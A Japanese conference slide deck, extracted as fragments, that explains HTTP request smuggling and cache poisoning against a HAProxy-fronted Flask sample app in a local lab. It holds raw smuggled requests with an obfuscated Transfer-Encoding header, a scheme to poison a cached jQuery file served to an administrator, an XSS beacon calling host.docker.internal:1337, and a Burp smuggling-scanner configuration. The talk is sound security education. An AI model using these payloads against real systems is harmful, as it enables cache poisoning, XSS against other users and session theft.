/static/以下がHAProxyに  
キャッシュされる

```
    http-request cache-use mycache if { path_beg /static/ }
```

```
    http-response cache-store mycache
```

**backend/sample\_app/templates/users/show.html**

...

```
<script src="/static/js/jquery.min.js"></script>
```

```
</body>
```



①


```
GET / HTTP/1.1
Host: localhost:30080
Cookie: session=<自分のsession>
Connection: keep-alive
Transfer-Encoding: [\x0c]chunked
Content-Length: 385
```

1  
A  
0

<jquery.min.jsのキャッシュを汚染するリクエスト>

②

```
GET /static/js/jquery.min.js HTTP/1.1
Host: proxy:3000
Cookie: session=<自分のsession>
...
```



①

GET /

②

GET /static/js/jquery.min.js

①


GET /

①

②

<jquery.min.jsのキャッシュを汚染するリクエスト>

```
GET /static/js/jquery.min.js HTTP/1.1  
Host: proxy:3000  
Cookie: session=<管理者のsession>  
...
```



攻撃者が指定したコンテンツを返すエ  
ンドポイントが欲しい

## backend/sample\_app/app.py

```
@app.route('/private_message', methods=['GET'])
@login_required
def get_private_message():
    user = User.query.filter_by(id=current_user.id).first()
    headers = {'Content-Type': 'text/plain'}

    return Response(response=user.private_message, headers=headers, status=200)
```



```
GET /private_message HTTP/1.1
Host: localhost:30080
...
Connection: close
```

```
HTTP/1.1 200 OK
Server: gunicorn
Connection: close
Content-Type: text/plain
Content-Length: 16

private_message!
```




① GET / HTTP/1.1  
Host: localhost:30080  
Connection: keep-alive  
Transfer-Encoding: chunked  
Content-Length: 131

1  
A  
0

GET /private\_message HTTP/1.1  
Cookie: session=<自分のsession>  
A:

② GET /static/js/jquery.min.js HTTP/1.1  
Host: proxy:3000  
Cookie: session=<自分のsession>  
...



① GET /

② GET /static/js/jquery.min.js

① GET /

① GET /private\_message HTTP/1.1  
Cookie: session=<自分のsession>  
A: ...

②

```
GET /static/js/jquery.min.js HTTP/1.1
Host: proxy:3000
Cookie: session=<管理者のsession>
...
```



```
(new Image()).src =  
"http://host.docker.internal:1337/xss"
```

# 紹介できなかった攻撃パターン

Attack Config

|                               |                                     |                         |                                     |                                 |                                     |
|-------------------------------|-------------------------------------|-------------------------|-------------------------------------|---------------------------------|-------------------------------------|
| thread pool size:             | 8                                   | use key:                | <input checked="" type="checkbox"/> | key method:                     | <input checked="" type="checkbox"/> |
| key status:                   | <input checked="" type="checkbox"/> | key content-type:       | <input checked="" type="checkbox"/> | key server:                     | <input checked="" type="checkbox"/> |
| key header names:             | <input type="checkbox"/>            | filter:                 |                                     | mimetype-filter:                |                                     |
| resp-filter:                  |                                     | filter HTTP:            | <input type="checkbox"/>            | timeout:                        | 10                                  |
| skip vulnerable hosts:        | <input type="checkbox"/>            | skip flagged hosts:     | <input type="checkbox"/>            | flag new domains:               | <input type="checkbox"/>            |
| confirmations:                | 5                                   | report tentative:       | <input checked="" type="checkbox"/> | include origin in cachebusters: | <input checked="" type="checkbox"/> |
| include path in cachebusters: | <input type="checkbox"/>            | convert GET to POST:    | <input checked="" type="checkbox"/> | force method name:              |                                     |
| globally swap - with _:       | <input type="checkbox"/>            | strip CL:               | <input type="checkbox"/>            | pad everything:                 | <input type="checkbox"/>            |
| skip obsolete permutations:   | <input type="checkbox"/>            | ignore probable FPs:    | <input checked="" type="checkbox"/> | collab-domain:                  | u2c3g31.burpcollaborator.net        |
| vanilla:                      | <input checked="" type="checkbox"/> | underjoin1:             | <input type="checkbox"/>            | spacejoin1:                     | <input checked="" type="checkbox"/> |
| space1:                       | <input checked="" type="checkbox"/> | nameprefix1:            | <input checked="" type="checkbox"/> | nameprefix2:                    | <input checked="" type="checkbox"/> |
| valueprefix1:                 | <input checked="" type="checkbox"/> | vertwrap:               | <input checked="" type="checkbox"/> | connection:                     | <input checked="" type="checkbox"/> |
| spjunk:                       | <input checked="" type="checkbox"/> | backslash:              | <input checked="" type="checkbox"/> | spaceFF:                        | <input checked="" type="checkbox"/> |
| unispace:                     | <input checked="" type="checkbox"/> | commaCow:               | <input checked="" type="checkbox"/> | cowComma:                       | <input checked="" type="checkbox"/> |
| contentEnc:                   | <input checked="" type="checkbox"/> | quoted:                 | <input checked="" type="checkbox"/> | aposed:                         | <input checked="" type="checkbox"/> |
| dualchunk:                    | <input checked="" type="checkbox"/> | lazygrep:               | <input checked="" type="checkbox"/> | 0dsuffix:                       | <input checked="" type="checkbox"/> |
| tabsuffix:                    | <input checked="" type="checkbox"/> | revdualchunk:           | <input checked="" type="checkbox"/> | nested:                         | <input checked="" type="checkbox"/> |
| encode:                       | <input checked="" type="checkbox"/> | accentTE:               | <input checked="" type="checkbox"/> | accentCH:                       | <input checked="" type="checkbox"/> |
| notchunked:                   | <input checked="" type="checkbox"/> | spacefix1:0:            | <input checked="" type="checkbox"/> | spacefix1:9:                    | <input checked="" type="checkbox"/> |
| spacefix1:11:                 | <input checked="" type="checkbox"/> | spacefix1:12:           | <input checked="" type="checkbox"/> | spacefix1:13:                   | <input checked="" type="checkbox"/> |
| spacefix1:127:                | <input checked="" type="checkbox"/> | prefix1:0:              | <input checked="" type="checkbox"/> | prefix1:9:                      | <input checked="" type="checkbox"/> |
| prefix1:11:                   | <input checked="" type="checkbox"/> | prefix1:12:             | <input checked="" type="checkbox"/> | prefix1:13:                     | <input checked="" type="checkbox"/> |
| prefix1:127:                  | <input checked="" type="checkbox"/> | suffix1:0:              | <input checked="" type="checkbox"/> | suffix1:9:                      | <input checked="" type="checkbox"/> |
| suffix1:11:                   | <input checked="" type="checkbox"/> | suffix1:12:             | <input checked="" type="checkbox"/> | suffix1:13:                     | <input checked="" type="checkbox"/> |
| suffix1:127:                  | <input checked="" type="checkbox"/> | nospace1:               | <input checked="" type="checkbox"/> | linewrapped1:                   | <input checked="" type="checkbox"/> |
| gareth1:                      | <input checked="" type="checkbox"/> | badsetupCR:             | <input checked="" type="checkbox"/> | badsetupLF:                     | <input checked="" type="checkbox"/> |
| multiCase:                    | <input checked="" type="checkbox"/> | tabwrap:                | <input checked="" type="checkbox"/> | UPPERCASE:                      | <input checked="" type="checkbox"/> |
| 0dwrap:                       | <input checked="" type="checkbox"/> | 0dspam:                 | <input checked="" type="checkbox"/> | badwrap:                        | <input checked="" type="checkbox"/> |
| bodysplit:                    | <input checked="" type="checkbox"/> | skip straight to poc:   | <input type="checkbox"/>            | poc: G:                         | <input type="checkbox"/>            |
| poc: headerConcat:            | <input type="checkbox"/>            | poc: bodyConcat:        | <input type="checkbox"/>            | poc: collab:                    | <input type="checkbox"/>            |
| poc: collab-header:           | <input type="checkbox"/>            | poc: collab-XFO-header: | <input type="checkbox"/>            | poc: collab-abs:                | <input type="checkbox"/>            |
| poc: collab-at:               | <input type="checkbox"/>            | poc: collab-blind:      | <input type="checkbox"/>            | use turbo for autopoc:          | <input checked="" type="checkbox"/> |
| only report exploitable:      | <input type="checkbox"/>            | risky mode:             | <input type="checkbox"/>            |                                 |                                     |

Reset Visible Settings

取消OK

# まとめ

サービス間での解釈の不一致で発生する脆弱性を利用した攻撃手法について紹介しました

開発言語・プラットフォームが異なるサービスが乱立するマイクロサービスは新しい攻撃の宝庫

今回紹介したもの以外にも様々な脆弱性や攻撃手法が考えられます

紹介した脆弱性の修正方法については紹介しきれなかったのでぜひ考えてみてください